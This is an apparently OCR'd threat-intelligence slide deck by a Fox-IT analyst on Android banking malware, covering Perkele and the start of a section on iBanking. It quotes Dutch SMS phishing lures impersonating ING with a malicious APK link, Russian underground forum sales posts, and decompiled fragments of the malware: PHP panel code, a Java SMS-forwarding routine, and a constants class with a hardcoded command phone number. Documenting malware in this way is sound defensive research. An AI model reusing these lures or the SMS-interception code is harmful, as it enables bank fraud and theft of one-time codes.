InTELL
BY FOX IT

# The new era of Android banking botnets

Pedro Drimel Neto
pedro.drimel AT int.fox-it.com

# First things first

$whoami

- Threat Analyst at Fox-IT focused on cybercrime. Brazilian. Proud daddy and husband. Wannabe tennis player, retired football player.

Thank you:


- Frank Ruiz
- Jose Miguel Esparza
- InTELL Team
- Han Sahin and Niels Croese from Securify

# Agenda

- Old-fashion Android banking malware
  - Perkele
  - iBanking
- **The new era of Android banking botnets: targeting bank app**
  - Slempo/MazarBOT
  - Marcher
  - BankBot
  - Shiz/Shifu
  - Common Packer
- Conclusion
- Q&A

# Perkele

**When:** March/April 2013
**Propagation:** social-engineering / SMS
**Related Threats:** Carberp, Citadel, ZeusP2P, Silon/Tilon




Итого: 167 кампаний, 177 (177) SMS отправлено, 141 (141) SMS доставлено. Результативность – 80%

Экспортировать в CSV

| ☐ | Получатели | Текст | Дата | Имя отправителя | Отправлено | Доставлено | Стоимость отправки, $ | Статус | Операции |
|---|---|---|---|---|---|---|---|---|---|
| ☐ | 31064679560 | Om de applicatie Trusteer Mobile te downloaden klikt u op de volgende link: http://ing-trusteer.com/trusteer.apk | 2014-03-21 15:16:55 | ING Veilig | 1 | 0 | 0.1 | Отправлено | 🔍 ☒ ✖ |
| ☐ | 31683899273 | Om de applicatie Trusteer Mobile te downloaden klikt u op de volgende link: http://ing-trusteer.com/trusteer.apk | 2014-03-21 12:50:40 | ING Veilig | 1 | 1 | 0.1 | Отправлено | 🔍 ☒ ✖ |
| ☐ | 31683899273 | Om de applicatie Trusteer Mobile te downloaden klikt u op de volgende link: http://ing-trusteer.com/trusteer.apk | 2014-03-21 11:35:57 | ING Veilig | 1 | 1 | 0.1 | Отправлено | 🔍 ☒ ✖ |
| ☐ | 31657710062 | Om de applicatie Trusteer Mobile te downloaden klikt u op de volgende link: http://ing-trusteer.com/trusteer.apk | 2014-03-20 12:06:05 | ING Veilig | 1 | 0 | 0.1 | Отправлено | 🔍 ☒ ✖ |

# Perkele

## Social-engineering APK installation




**Om uw geldzaken zorgeloos te kunnen regelen via internet, is het belangrijk dat u goed beveiligd bent. ING Certificaat beschermt tegen aanvallen van kwaadaardige software (malware) zoals Trojans. Deze Trojans proberen op verschillende manieren om uw geld te stelen. Bescherm uzelf beter tegen internetcriminelen. Voer nu de onderstaande gegevens in zodat wij u optimaal kunnen beveiligen.**

- 1) Voer uw volledige mobielnummer in
- 2) Selecteer uw mobiele besturingssysteem
- 3) Druk op de knop volgende

○ Android
○ iOS (iPhone)
○ Windows Phone
○ Symbian
○ BlackBerry
○ Andere OS

Volgende



**Download link:** https://domain.com/android.apk


**QR Code:**

**Verificatie code:**

Bevestigen

# Perkele

Fake Trusteer app




UW ACTIVATIECODE:

# 9561753452

# Perkele

**Author/Forum:** “Forkasen” (Citadel botnets targeting Italy)
**Price:** 1 bank (1K USD), all banks (15K USD)



**Ботнеты, кодинг, загрузки** Программирование в сфере кардинга, трояны, сплоиты и загрузки.

Mobile Bot "Perkele Lite" [Android Only]

25.01.2013, 03:06 PM #1

**Perkele**
Vendor of:
mobile bot

Perkele is offline
Join Date: Jan 2013
Posts: 22
Deposit: $0 ?

**Mobile Bot "Perkele Lite" [Android Only]**

Mobile Bot "Perkele Lite" [Android Only]

Зачем терять акки с SMS Alerts/code/etc????
Снимай Сливки!!!!!!!

Только Android приложение.
Приложение сделано в виде сертификата безопастности с элементами дизайна вашей конторы.
Отсылка Всех Входяших смс-сообщений через SMS.
Отсылка Всех Входяших смс-сообщений с определеного номера через SMS.
Отстук После запуска через SMS.
Удаление теневых функций приложения после отправки смс на телефон с установленным софтом.

Плюсы такого способа в отсутствие админки и не убиваемости номера под прием смс (абузами в отличие от домена/хоста)
И самое главное качество Lite версии это ЦЕНА


1 Приложение = 1000 WMZ
1 Universal Kit = 15 000
Есть готовые Банки

*Last edited by Perkele; 21.02.2013 at 02:15 AM.*


Real-time contextual threat intelligence

# Perkele

**Backend:** PHP (on this backend using SMSC for sending SMS)



```php
function send_sms($phones, $message, $translit = 0, $time = 0, $id = 0, $format = 0, $sender = false, $query = "")
{
    static $formats = array(1 => "flash=0", "push=0", "hlr=0", "bin=0", "bin=0", "ping=0");

    $m = _smsc_send_cmd("send", "cost=3&phones=".urlencode($phones)."&mes=".urlencode($message).
                    "&translit=$translit&id=$id".($format > 0 ? "&".$formats[$format] : "").
                    ($sender === false ? "" : "&sender=".urlencode($sender))."&charset=".SMSC_CHARSET.
                    ($time ? "&time=".urlencode($time) : "").($query ? "&$query" : ""));

    // (id, cnt, cost, balance) ??? (id, -error)
```



```php
    case 'del_all_sms':
    $bot_id=$_POST['bot_id'];
    $imei=$_POST['imei'];
        $file="listing/".$bot_id."/".$imei."/smsList.txt";
        if(unlink($file))echo 'OK';
        else echo 'ERROR';
        break;

        case 'del_all_call':
    $bot_id=$_POST['bot_id'];
    $imei=$_POST['imei'];
        $file="listing/".$bot_id."/".$imei."/callList.txt";
        if(unlink($file))echo 'OK';
        else echo 'ERROR';
        break;
```


# Perkele

**Botnets:** different botnets per customer but one of them *soft1* was targeting mainly NL (11K+) and CZ (7K+), UK (3K+) and IL (3K+)


**Code:** No obfuscation, no encryption, real simple SMS forwarding.

**C&C communication:** SMS

**Bot Commands:** ON/OFF/set admin




```
private static void processSend(String paramString1, String paramString2, Context paramContext)
{
  PendingIntent localPendingIntent1 = PendingIntent.getBroadcast(paramContext, 0, new Intent("SMS_SENT"), 0);
  PendingIntent localPendingIntent2 = PendingIntent.getBroadcast(paramContext, 0, new Intent("SMS_DELIVERED"), 0);
  SmsManager.getDefault().sendTextMessage(paramString1, null, paramString2, localPendingIntent1, localPendingIntent2);
}
```



```
package com.security.service;

public class Constants
{
  public static final String BUTTON_OK = "Ok";
  public static final String DEFAULT_ADMIN_NUMBER = "+4915777449483";
  public static final String ELEMENT_FROM = ". F:";
  public static final String ELEMENT_MESSAGE = "message ";
  public static final String INTENT_DELIVERED = "SMS_DELIVERED";
  public static final String INTENT_SENT = "SMS_SENT";
  public static final String KEY_ADMIN_NUMBER = "adminNumber";
  public static final String KEY_IS_FIRST_LAUNCH = "isFirstLaunch";
  public static final String KEY_SERVICE_ENABLED = "serviceStatus";
  public static final String KEY_SHARED_PREFS = "SecurityService";
  public static final String MESSAGE_START_UP = "Installation erfolgreich\n\nIhr Aktivierungskode lautet\n\n7735486173";
  public static final String REQUEST_OFF = "off";
  public static final String REQUEST_ON = "on";
  public static final String REQUEST_SET_ADMIN = "set admin";
  public static final String RESPONSE_INIT = "INOK";
  public static final String RESPONSE_OFF = "OFOK";
  public static final String RESPONSE_ON = "ONOK";
  public static final String RESPONSE_SET_ADMIN = "SAOK";
}
```

# iBanking

**New features:** “modular” with templates, more commands such as contact list and outgoing calls.
**When:** October 2013
**Propagation:** Social-engineering / SMS, phishing
**Related threats:** ZeuS P2P
**Actor:** “GFF”, price 4K USD.



17.09.2013, 20:02 #1

GFF
Vendor of:
mobile bot

GFF is offline
Join Date: 23.05.2006
Posts: 80
Deposit: $0 ?
Trust Limit: $0 ?

Mobile bot (Android,BlackBerry,Nokia)

